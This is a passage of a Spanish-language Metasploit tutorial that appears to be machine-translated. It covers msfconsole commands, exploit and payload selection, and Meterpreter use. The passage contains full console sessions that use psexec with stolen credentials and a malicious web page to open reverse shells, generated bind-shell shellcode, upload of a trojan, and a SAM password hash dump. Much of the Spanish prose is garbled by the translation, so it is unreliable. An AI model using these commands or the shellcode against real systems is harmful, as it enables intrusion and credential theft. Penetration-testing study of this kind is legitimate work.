average	UFO: Alien Invasion IRC Client Buffer Overflow Exploit	
exploit/windows/browser/amaya_bdo		2009-01-28
normal	Amaya Browser v11.0 bdo tag overflow	
...snip...		

También se pueden combinar varias palabras clave junto con reducir aún más los resultados obtenidos.

*msf > search cve:2011 author:jduck platform:linux*

### Matching Modules

=====

Name	Description	Disclosure Date	Rank
----	-----	-----	----
-----	-----	-----	----
exploit/linux/misc/netsupport_manager_agent		2011-01-08	average
NetSupport Manager Agent Remote Buffer Overflow			

# The show Command

## El comando show

Entrar en 'show' en el indicador msfconsole mostrará todos los módulos dentro de Metasploit.

```
msf > show
```

### Encoders

```
=====
```

Name	Description
----	-----
cmd/generic_sh	Generic Shell Variable Substitution Command Encoder
generic/none	The "none" Encoder
mipsbe/longxor	XOR Encoder

```
...snip...
```

Hay una serie de 'show' comandos que puede utilizar, pero los que se utilizan con más frecuencia son 'show auxiliares', 'exploits show', 'payloads show', 'encoders show', y 'show nops'.

La ejecución de 'show auxiliares', se mostrará un listado de todos los módulos auxiliares disponibles en Metasploit. Como se mencionó módulos anteriores, auxiliares incluyen escáneres, la negación de los módulos de servicio, fuzzers, y mucho más.

```
msf > show auxiliary
```

### Auxiliary

```
=====
```

Name	Description
----	-----
admin/backupexec/dump	Veritas Backup Exec Windows
Remote File Access	
admin/backupexec/registry	Veritas Backup Exec Server
Registry Access	
admin/cisco/ios_http_auth_bypass	Cisco IOS HTTP Unauthorized
Administrative Access	

```
...snip...
```

Naturalmente, 'show exploits' será el comando que está más interesado en el funcionamiento, ya que en su núcleo, Metasploit se trata de la explotación. Ejecutar 'show exploits' para obtener una lista de todas las explotaciones incluidas en el framework.

```
msf > show exploits
```

### Exploits

```
=====
```

Name	Description
----	-----
aix/rpc_ttdbserverd_realpath	ToolTalk rpc.ttdbserverd

...snip...

Ejecución de "show payloads " mostrará todas las diferentes Payloads para todas las plataformas disponibles en Metasploit.

```
msf > show payloads
```

#### Payloads

=====

Name	Description
----	-----
aix/ppc/shell_bind_tcp	AIX Command Shell, Bind TCP Inline
aix/ppc/shell_find_port	AIX Command Shell, Find Port Inline
aix/ppc/shell_reverse_tcp	AIX Command Shell, Reverse TCP Inline

...snip...

Como puede ver, hay una gran cantidad de payloads disponibles. Afortunadamente, cuando se está en el contexto de un exploit en particular, ejecutando 'show payloads " sólo se mostrarán los payloads que sean compatibles con el exploit en particular. Por ejemplo, si se trata de una vulnerabilidad de Windows, no se muestra payloads Linux.

```
msf exploit(ms08_067_netapi) > show payloads
```

#### Compatible payloads

=====

Name	Description
----	-----
generic/debug_trap	Generic x86 Debug Trap
generic/debug_trap/bind_ipv6_tcp TCP Stager (IPv6)	Generic x86 Debug Trap, Bind
generic/debug_trap/bind_nonx_tcp TCP Stager (No NX or Win7)	Generic x86 Debug Trap, Bind

...snip...

Si ha seleccionado un módulo específico, puede emitir el comando "show options" para ver que opciones están disponibles y / o necesarios para que un módulo específico.

```
msf exploit(ms08_067_netapi) > show options
```

Module options:

Name	Current Setting	Required	Description
----	-----	-----	-----
RHOST		yes	The target address
RPORT	445	yes	Set the SMB service port
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

Exploit target:

Id	Name
--	----
0	Automatic Targeting

Si no está seguro de si un sistema operativo es vulnerable a un exploit en particular, ejecute el comando 'show targets' desde dentro del contexto de un módulo de explotación para ver qué objetivos son compatibles.

```
msf exploit(ms08_067_netapi) > show targets
```

Exploit targets:

Id	Name
--	----
0	Automatic Targeting
1	Windows 2000 Universal
2	Windows XP SP0/SP1 Universal
3	Windows XP SP2 English (NX)
4	Windows XP SP3 English (NX)
5	Windows 2003 SP0 Universal

...snip...

Si desea que el seguir perfeccionando un exploit, puede ver las opciones más avanzadas mediante la ejecución de 'advanced show'.

```
msf exploit(ms08_067_netapi) > show advanced
```

Module advanced options:

```
Name          : CHOST
Current Setting:
Description    : The local client address

Name          : CPORT
Current Setting:
Description    : The local client port
```

...snip...

Running "show encoders" se mostrará una lista de los codificadores disponibles en MSF.

```
msf > show encoders
```

### Encoders

```
=====
```

Name	Description
----	-----
cmd/generic_sh	Generic Shell Variable Substitution Command Encoder
generic/none	The "none" Encoder
mipsbe/longxor	XOR Encoder
mipsle/longxor	XOR Encoder
php/base64	PHP Base64 encoder
ppc/longxor	PPC LongXOR Encoder
ppc/longxor_tag	PPC LongXOR Encoder
sparc/longxor_tag	SPARC DWORD XOR Encoder
x64/xor	XOR Encoder
x86/alpha_mixed	Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper	Alpha2 Alphanumeric Uppercase Encoder
x86/avoid_utf8_tolower	Avoid UTF8/tolower
x86/call4_dword_xor	Call+4 Dword XOR Encoder
x86/countdown	Single-byte XOR Countdown Encoder
x86/fnstenv_mov	Variable-length Fnstenv/mov Dword XOR Encoder
x86/jmp_call_additive	Jump/Call XOR Additive Feedback Encoder
x86/nonalpha	Non-Alpha Encoder
x86/nonupper	Non-Upper Encoder
x86/shikata_ga_nai	Polymorphic XOR Additive Feedback Encoder
x86/unicode_mixed	Alpha2 Alphanumeric Unicode Mixedcase Encoder
x86/unicode_upper	Alpha2 Alphanumeric Unicode Uppercase Encoder

Por último, la emisión de la orden 'nops ' mostrará los generadores NOP que Metasploit tiene para ofrecer.

```
msf > show nops
```

### NOP Generators

```
=====
```

Name	Description
----	-----
armle/simple	Simple
php/generic	PHP Nop Generator
ppc/simple	Simple
sparc/random	SPARC NOP generator
tty/generic	TTY Nop Generator
x64/simple	Simple
x86/opty2	Opty2
x86/single_byte	Single Byte

# The setg Command

## El Comando SETG

Con el fin de ahorrar un montón de escribir durante un pentest, puede configurar las variables globales dentro de msfconsole. Usted puede hacer esto con el "SETG" comando. Una vez que estos se han establecido, se pueden utilizar como en muchas exploit y los módulos de auxiliar a su gusto. También puede guardarlos para su uso la próxima vez que msfconsole principio. Sin embargo, el error es olvidar que ha guardado las variables globales, por lo que siempre revise las opciones antes de "correr" o "explotar". Por el contrario, puede utilizar el "unsetg" comando que ha decidido eliminar una variable global. En los ejemplos que siguen, las variables se introducen en mayúsculas (es decir: LHOST), pero Metasploit entre mayúsculas y minúsculas, así que no es necesario hacerlo.

```
msf > setg LHOST 192.168.1.101
LHOST => 192.168.1.101
msf > setg RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf > setg RHOST 192.168.1.136
RHOST => 192.168.1.136
```

Después de configurar las distintas variables, puede ejecutar el comando "save" para salvar a su entorno actual y la configuración. Con los ajustes, que se cargará automáticamente en el inicio lo que le evita tener que instalar todo de nuevo.

```
msf > save
Saved configuration to: /root/.msf3/config
msf >
```

# The use Command

## El Comando de uso

Cuando se haya decidido por un módulo en particular para hacer uso de el comando "use" para seleccionarlo. El comando "use" cambia el contexto de un módulo específico, exponiendo el tipo específico de comandos. Observe en el resultado a continuación que las variables globales que se haya establecido anteriormente ya están configurados.

```
msf > use dos/windows/smb/ms09_001_write
msf auxiliary(ms09_001_write) > show options
```

Module options:

Name	Current Setting	Required	Description
RHOST		yes	The target address
RPORT	445	yes	Set the SMB service port

```
msf auxiliary(ms09_001_write) >
```

# Metasploit Exploits

## *Metasploit Exploits*

Todas las explotaciones en el Framework de Metasploit se dividen en dos categorías: activos y pasivos.

## EXPLOIT ACTIVO:

Exploits activos que explotará una máquina específica, ejecute hasta su finalización, y luego salir.

- \* La fuerza bruta, módulos de salida cuando se abre un shell de la víctima.
- \* Módulo de ejecución se detiene si se detecta un error.
- \* Usted puede obligar a un módulo de activos a un segundo plano por el que pasa "-j" para explotar el comando:

```
msf exploit(ms08_067_netapi) > exploit -j
[*] Exploit running as background job.
msf exploit(ms08_067_netapi) >
```

## Ejemplo Exploit activo

El siguiente ejemplo hace uso de un conjunto de credenciales previamente adquiridos para explotar y obtener una shell inversa en el sistema destino.

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.1.104
RHOST => 192.168.1.104
msf exploit(psexec) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf exploit(psexec) > set LPORT 4444
LPORT => 4444
msf exploit(psexec) > set SMBUSER victim
SMBUSER => victim
msf exploit(psexec) > set SMBPASS s3cr3t
SMBPASS => s3cr3t
msf exploit(psexec) > exploit

[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'victim'...
[*] Uploading payload...
[*] Created \hikmEeEM.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.104[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.104[\svcctl] ...
```



```
[*] Obtaining a service manager handle...
[*] Creating a new service (ciWycVEp - "MXAVZsCqfRtZwScLdexnD")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \hikmEeEM.exe...
[*] Sending stage (240 bytes)
[*] Command shell session 1 opened (192.168.1.101:4444 -> 192.168.1.104:1073)
```

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\WINDOWS\system32>
```

## Exploits pasivos

Exploits pasivos esperar a que los hosts de entrada y los huéspedes explotan cuando se conectan.

- \* Pasivo explota casi siempre se centran en los clientes como los navegadores web, clientes de FTP, etc
- \* También se puede utilizar en combinación con las vulnerabilidades de correo, a la espera de las conexiones.
- \* Pasivo shell informe explota a medida que ocurren se pueden enumerar pasando '-l' para el comando de sesiones. Pasando "-i" va a interactuar con una shell.

```
msf exploit(ani_loadimage_chunksize) > sessions -l
```

```
Active sessions
```

```
=====
```

Id	Description	Tunnel
--	-----	-----
1	Meterpreter	192.168.1.101:52647 -> 192.168.1.104:4444

```
msf exploit(ani_loadimage_chunksize) > sessions -i 1
```

```
[*] Starting interaction with 1...
```

```
meterpreter >
```

## Passive Exploit Ejemplo

La siguiente salida muestra la configuración para explotar la vulnerabilidad del cursor animado. Este exploit no se activa hasta una víctima se desplaza a nuestro sitio web malicioso.

```
msf > use exploit/windows/browser/ani_loadimage_chunksize
msf exploit(ani_loadimage_chunksize) > set URIPATH /
URIPATH => /
msf exploit(ani_loadimage_chunksize) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(ani_loadimage_chunksize) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf exploit(ani_loadimage_chunksize) > set LPORT 4444
LPORT => 4444
msf exploit(ani_loadimage_chunksize) > exploit
[*] Exploit running as background job.

[*] Started reverse handler
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://192.168.1.101:8080/
[*] Server started.
msf exploit(ani_loadimage_chunksize) >
[*] Attempting to exploit ani_loadimage_chunksize
[*] Sending HTML page to 192.168.1.104:1077...
[*] Attempting to exploit ani_loadimage_chunksize
[*] Sending Windows ANI LoadAniIcon() Chunk Size Stack Overflow (HTTP) to
192.168.1.104:1077...
[*] Sending stage (240 bytes)
[*] Command shell session 2 opened (192.168.1.101:4444 -> 192.168.1.104:1078)

msf exploit(ani_loadimage_chunksize) > sessions -i 2
[*] Starting interaction with 2...
```

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\Documents and Settings\victim\Desktop>+
```

# Using Exploits

## USANDO EXPLOITS

Selección de una explotación en Metasploit, añade el 'exploit' y 'check' comandos para msfconsole.

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > help
```

...snip...

Exploit Commands

=====

Command	Description
-----	-----
check	Check to see if a target is vulnerable
exploit	Launch an exploit attempt
rcheck	Reloads the module and checks if the target is vulnerable
rexploit	Reloads the module and launches an exploit attempt

```
msf exploit(ms08_067_netapi) >
```

*El uso de un exploit también añade más opciones para el 'show' de comandos.*

```
msf exploit(ms03_026_dcom) > show targets
```

Exploit targets:

Id	Name
--	----
0	Windows NT SP3-6a/2000/XP/2003 Universal

```
msf exploit(ms03_026_dcom) > show payloads
```

Compatible payloads

=====

Name	Description
----	-----
generic/debug_trap	Generic x86 Debug Trap

...snip...

```
msf exploit(ms03_026_dcom) > show options
```

Module options:

Name	Current Setting	Required	Description
----	-----	-----	-----
RHOST	192.168.1.120	yes	The target address

RPORT 135                    yes            The target port

Exploit target:

Id	Name
--	----
0	Windows NT SP3-6a/2000/XP/2003 Universal

msf exploit(ms03\_026\_dcom) > show advanced

Module advanced options:

Name                    : CHOST  
Current Setting:  
Description            : The local client address

Name                    : CPORT  
Current Setting:  
Description            : The local client port

...snip...

msf exploit(ms03\_026\_dcom) > show evasion

Module evasion options:

Name                    : DCERPC::fake\_bind\_multi  
Current Setting: true  
Description            : Use multi-context bind calls

...snip..

# Metasploit Payloads

## Payloads de Metasploit

Hay tres tipos diferentes de tipos de payloads en Metasploit: **Singles, stagers, and Stages**. Estos tipos permiten una gran versatilidad y puede ser útil a través de numerosos tipos de escenarios. Sea o no una capacidad de carga se pone en escena, está representado por "/" en el nombre de payloads. Por ejemplo, "windows / shell\_bind\_tcp" es una carga única, con ninguna de las etapas, mientras que "windows / shell / bind\_tcp" se compone de un servidor de ensayo (bind\_tcp) y una etapa (shell).

Singles

Singles son show payloads que son autónomos e independientes por completo. Un payload single solo puede ser algo tan simple como agregar un usuario al sistema de destino o ejecutar calc.exe.

stagers

Stagers configuración de una conexión de red entre el atacante y la víctima y están diseñados para ser pequeños y confiables. Es difícil de hacer siempre estos dos, así que el resultado es múltiple teatralizadores similar. Metasploit se utilizará la más apropiada cuando se puede y se vuelve a uno menos preferido cuando sea necesario.

Windows vs NO-NX NX teatralizadores

\* Fiabilidad problema para NX CPUs y DEP

\* stagers NX son más grandes (VirtualAlloc)

Default \* es ahora compatible con NX + Win7

## ETAPAS:

Etapas son los componentes de payload que se descargan los módulos teatralizadores. Las etapas de carga diferentes proporcionan características avanzadas sin límites de tamaño, como Meterpreter, VNC inyección, y Shell ipwn "el iPhone.

Etapas de payload de forma automática el uso "teatralizadores medio"

\* Un solo recv () falla con grandes cargas

\* El veterano recibe el veterano medio

\* El veterano centro se realiza una descarga completa

\* También mejor para RWX

# Payload Types

## Tipos de payload

Metasploit contiene diferentes tipos de payloads, cada uno cumple una función insustituible dentro de la estructura. Echemos un breve vistazo a los distintos tipos de Payloads disponibles y obtener una idea de cuándo cada tipo debe ser utilizado.

### **Inline (no por etapas)**

Un simple payload que contiene el exploit y el código shell completo para la tarea seleccionada. Payloads en línea son el diseño más estable que sus contrapartes, ya que contienen todo lo que todo en uno. Sin embargo, algunos exploits costumbre compatible con el tamaño resultante de estas cargas.

### **Staged**

\* Stager cargas de trabajo en conjunto con payloads con el fin de realizar una tarea específica. Un servidor de ensayo establece un canal de comunicación entre el atacante y la víctima y se lee en una carga de la etapa de ejecución en el host remoto.

### **Meterpreter**

\* Meterpreter, la forma corta de la meta-intérprete es un avanzado, de múltiples facetas de payload que opera a través de la inyección de DLL. El Meterpreter reside por completo en la memoria de la máquina remota y no deja rastros en el disco duro, por lo que es muy difícil de detectar con las técnicas convencionales de forenses. Secuencias de comandos y plugins pueden ser cargados y descargados dinámicamente según sea necesario y el desarrollo Meterpreter es muy fuerte y en constante evolución.

### **PassiveX**

\* PassiveX es una payload que puede ayudar a eludir las restrictivas firewalls de salida. Esto se logra mediante el uso de un control ActiveX para crear una instancia oculta de Internet Explorer. Usando el nuevo control ActiveX, se comunica con el atacante a través de solicitudes y respuestas HTTP.

### **NoNX**

\* El NX (no ejecutar) bit es una característica integrada en algunas CPU para evitar que el código se ejecute en ciertas áreas de la memoria. En Windows, NX se implementa como Data Execution Prevention (DEP). los payloads de Metasploit NoNX están diseñados para eludir DEP.

### **Ord**

Payloads \* ordinales son payload de Windows veterano base que tienen distintas ventajas y desventajas. Las ventajas que funciona en todos los sabores y de idioma de Windows que datan de

Windows 9x, sin la definición explícita de la dirección del remitente. También son extremadamente pequeñas. Sin embargo, dos desventajas muy específicas que no les de la opción por defecto. La primera es que se basa en el hecho de que ws2\_32.dll se carga en el proceso de ser explotados antes de la explotación. La segunda es que es un poco menos estable que el teatralizadores otros.

## **IPv6**

\* El payload útil IPv6 Metasploit, como su nombre indica, están diseñados para funcionar en redes IPv6.

## **Inyección de DLL reflexivo**

\* Inyección DLL reflexivo es una técnica mediante la cual se inyecta una payload de etapa en un proceso de host comprometido ejecuta en la memoria, sin tocar nunca la unidad host duro. El VNC y cargas Meterpreter ambos hacen uso de la inyección de DLL reflexivo. Puede leer más sobre esto de menos a Esteban, el creador del método de inyección DLL reflexivo.

# Metasploit Generating Payloads

## Generación de Payloads en Metasploit

Durante el desarrollo de exploit, lo más seguro necesidad de generar código shell para utilizar en su explotación. En Metasploit, payloads pueden ser generados desde dentro de la msfconsole. Cuando "use" un payload determinado, Metasploit añade el comando 'generate'.

```
msf > use payload/windows/shell/bind_tcp
msf payload(bind_tcp) > help
...snip...
```

Payload Commands  
=====

Command	Description
generate	Generates a payload

```
msf payload(bind_tcp) > generate -h
Usage: generate [options]
```

Generates a payload.

OPTIONS:

```
-E          Force encoding.
-b         The list of characters to avoid: '\x00\xff'
-e         The name of the encoder module to use.
-f         The output file name (otherwise stdout)
-h         Help banner.
-i         the number of encoding iterations.
-k         Keep the template executable functional
-o         A comma separated list of options in VAR=VAL format.
-p         The Platform for output.
-s         NOP sled length.
-t         The output format: raw,ruby,rb,perl,pl,c,js_be,js_le,java,dll,exe,exe-
small,elf,macho,vba,vbs,loop-vbs,asp,war
-x         The executable template to use
```

Para generar código shell sin ninguna opción, simplemente ejecutar el comando 'generate'.

```
msf payload(bind_tcp) > generate
# windows/shell/bind_tcp - 298 bytes (stage 1)
# http://www.metasploit.com
# EXITFUNC=thread, LPORT=4444, RHOST=
buf =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52" +
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" +
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" +
"\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0" +
"\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b" +
"\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff" +
"\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d" +
"\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b" +
```



"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44" +  
"\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b" +  
"\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f" +  
"\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29" +  
"\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50" +  
"\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x31\xdb" +  
"\x53\x68\x02\x00\x11\x5c\x89\xe6\x6a\x10\x56\x57\x68\xc2" +  
"\xdb\x37\x67\xff\xd5\x53\x57\x68\xb7\xe9\x38\xff\xff\xd5" +  
"\x53\x53\x57\x68\x74\xec\x3b\xe1\xff\xd5\x57\x97\x68\x75" +  
"\x6e\x4d\x61\xff\xd5\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9" +  
"\xc8\x5f\xff\xd5\x8b\x36\x6a\x40\x68\x00\x10\x00\x00\x56" +  
"\x6a\x00\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56" +  
"\x53\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x01\xc3\x29\xc6\x85" +  
"\xf6\x75\xec\xc3"  
...snip...

# About the Metasploit Meterpreter

## Acerca de Meterpreter Metasploit

Meterpreter es un payload avanzado, dinámica extensible que utiliza en memoria stagers inyección DLL y se extiende por la red en tiempo de ejecución. Se comunica a través del socket servidor de ensayo y proporciona un completo cliente de Ruby API. Cuenta la historia de comandos, la implementación del tabulador, los canales, y mucho más. Meterpreter fue escrito originalmente por Skape para Metasploit 2.x, las extensiones más comunes se fusionaron para 3.x y se encuentra actualmente en una revisión de Metasploit 3.3. La parte de servidor está implementado en C normal y ahora está compilado con MSVC, lo que es algo portátil. El cliente se puede escribir en cualquier idioma, pero Metasploit tiene un API con todas las características de Ruby cliente.

### ¿Cómo funciona Meterpreter

*\* El objetivo ejecuta el servidor de ensayo inicial. Este suele ser uno de atar, invertir, findtag, passivex, etc*

*\* El servidor de ensayo carga la DLL con el prefijo reflexivo. El talón de reflexión se encarga de el payload / inyección del DLL.*

*\* El núcleo inicializa Meterpreter, establece un vínculo TLS/1.0 sobre la toma y envía un GET. Metasploit recibe esta GET y configura el cliente.*

*\* Por último, los payloads Meterpreter extensiones. Siempre se carga y se carga STDAPI priv si el módulo proporciona derechos administrativos. Todas estas extensiones se cargan más de TLS/1.0 utilizando un protocolo de TLV.*

## Meterpreter Objetivos de diseño

### "Furtivos"

*\* Meterpreter reside enteramente en la memoria y escribe nada en el disco.*

*\* No se crean nuevos procesos como Meterpreter se inyecta en el proceso comprometido y puede migrar a otros procesos que se ejecutan con facilidad.*

*\* Por defecto, Meterpreter utiliza comunicaciones cifradas.*

*\* Todos estos proporcionan pruebas limitadas de forenses y el impacto en la máquina víctima.*

### "Poderoso"

*\* Meterpreter utiliza un sistema de comunicación canalizado.*

*\* El protocolo TLV tiene algunas limitaciones.*

### "Extensible"

*\* Las características pueden ser aumentados en tiempo de ejecución y se carga en la red.*

**Características** *\* Se pueden añadir nuevas a Meterpreter sin tener que reconstruir.*

*Adición de funciones en tiempo de ejecución*

**Las nuevas características se añaden a Meterpreter por las extensiones de payload.**

*\* Los archivos DLL del cliente a través del socket.*

*\* El servidor que ejecuta en la víctima carga la DLL en memoria y lo inicializa.*

*\* La nueva extensión se registra con el servidor.*

*\* El cliente en la máquina de los atacantes carga el API de extensión local y ahora puede llamar a las funciones de las extensiones.*

Todo este proceso es transparente y tiene aproximadamente 1 segundo para completar.

# Metasploit Meterpreter Basics

Desde el Meterpreter proporciona un entorno completamente nuevo, vamos a cubrir algunos de los comandos básicos Meterpreter para empezar y le ayudará a familiarizarse con esta herramienta más poderosa. A lo largo de este curso, casi todos los comandos disponibles Meterpreter está cubierto. Para aquellos que no están cubiertos, la experimentación es la clave para un aprendizaje exitoso.

## ayuda(HELP)

La "ayuda" de comandos, como era de esperar, se muestra el menú de ayuda Meterpreter.

```
meterpreter > help
```

```
Core Commands
```

```
=====
```

Command	Description
-----	-----
?	Help menu
background	Backgrounds the current session
channel	Displays information about active channels
...snip...	

## background

El comando 'de fondo' enviará la sesión Meterpreter actual a un segundo plano y volver al símbolo del sistema MSF. Para volver a la sesión de Meterpreter, simplemente interactuar con él de nuevo.

```
meterpreter > background
msf exploit(ms08_067_netapi) > sessions -i 1
[*] Starting interaction with 1...
```

```
meterpreter >
```

## ps

El comando 'ps' muestra una lista de procesos en ejecución en el objetivo.

```
meterpreter > ps
```

```
Process list
```

```
=====
```

PID	Name	Path
---	----	----
132	VMwareUser.exe	C:\Program Files\VMware\VMware Tools\VMwareUser.exe

```
152 VMwareTray.exe C:\Program Files\VMware\VMware Tools\VMwareTray.exe
288 snmp.exe C:\WINDOWS\System32\snmp.exe
...snip...
```

## migrate

Con el módulo de post 'migrar', puede migrar a otro proceso sobre la víctima.

```
meterpreter > run post/windows/manage/migrate
```

```
[*] Running module against V-MAC-XP
[*] Current server process: svchost.exe (1076)
[*] Migrating to explorer.exe...
[*] Migrating into process ID 816
[*] New server process: Explorer.EXE (816)
meterpreter >
```

## ls

Al igual que en Linux, el comando 'ls' lista de los archivos en el directorio remoto actual.

```
meterpreter > ls
```

```
Listing: C:\Documents and Settings\victim
```

```
=====
```

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
40777/rwxrwxrwx	0	dir	Sat Oct 17 07:40:45 -0600 2009	.
40777/rwxrwxrwx	0	dir	Fri Jun 19 13:30:00 -0600 2009	..
100666/rw-rw-rw-	218	fil	Sat Oct 03 14:45:54 -0600 2009	.recently-used.xbel
40555/r-xr-xr-x	0	dir	Wed Nov 04 19:44:05 -0700 2009	Application Data

```
...snip...
```

## download

El comando 'download' descarga un archivo desde la máquina remota. Observe el uso de las barras de doble momento de la ruta de Windows.

```
meterpreter > download c:\\boot.ini
```

```
[*] downloading: c:\boot.ini -> c:\boot.ini
[*] downloaded : c:\boot.ini -> c:\boot.ini/boot.ini
meterpreter >
```

## upload

Al igual que con la "descarga" de comandos, es necesario utilizar dos barras con el comando 'upload'.

```
meterpreter > upload evil_trojan.exe c:\\windows\\system32
[*] uploading   : evil_trojan.exe -> c:\\windows\\system32
[*] uploaded    : evil_trojan.exe -> c:\\windows\\system32\\evil_trojan.exe
meterpreter >
```

## ipconfig

El comando 'ipconfig' muestra las interfaces de red y las direcciones de la máquina remota.

```
meterpreter > ipconfig

MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address   : 127.0.0.1
Netmask      : 255.0.0.0

AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC: 00:0c:29:10:f5:15
IP Address   : 192.168.1.104
Netmask      : 255.255.0.0

meterpreter >
```

## getuid

Running "getuid" mostrará al usuario que el servidor se está ejecutando como Meterpreter en el host.

```
meterpreter > getuid
Server username: NT AUTHORITY\\SYSTEM
meterpreter >
```

## execute

El comando **execute** ejecuta un comando en el objetivo.

```
meterpreter > execute -f cmd.exe -i -H
Process 38320 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\\WINDOWS\\system32>
```

## Shell

El comando shell se le presentará un shell estándar del sistema de destino.

```
meterpreter > shell
Process 39640 created.
Channel 2 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

## Idletime

Ejecución de "idletime" se mostrará el número de segundos que el usuario en la máquina remota ha estado inactivo.

```
meterpreter > idletime
User has been idle for: 5 hours 26 mins 35 secs
meterpreter >
```

## hashdump

El módulo 'hashdump' de post volcará el contenido de la base de datos SAM.

```
meterpreter > run post/windows/gather/hashdump


[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 8528c78df7ff55040196a9b670f114b6...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...

Administrator:500:b512c1f3a8c0e7241aa818381e4e751b:1891f4775f676d4d10c09c1225a5c0a3
:::
dook:1004:81cbcef8a9af93bbaad3b435b51404ee:231cbdae13ed5abd30ac94ddeb3cf52d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:9cac9c4683494017a0f5cad22110dbdc:31dcf7f8f9a6b5f69b9fd01502e6261
e:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:36547c5a8a3de7d422a026e51097
ccc9:::
victim:1003:81cbcea8a9af93bbaad3b435b51404ee:561cbdae13ed5abd30aa94ddeb3cf52d:::
meterpreter >
```

# Information Gathering

## Recopilación de información

La base de cualquier prueba de penetración exitosa es la recopilación de información sólida. No llevar a cabo la recopilación de información adecuada se tienen que agitada en torno a las máquinas de azar, atacando a los demás que no son vulnerables y que están desaparecidos.



```
root : .ruby.bin
File Edit View Bookmarks Settings Help

msf auxiliary(smb_version) > run

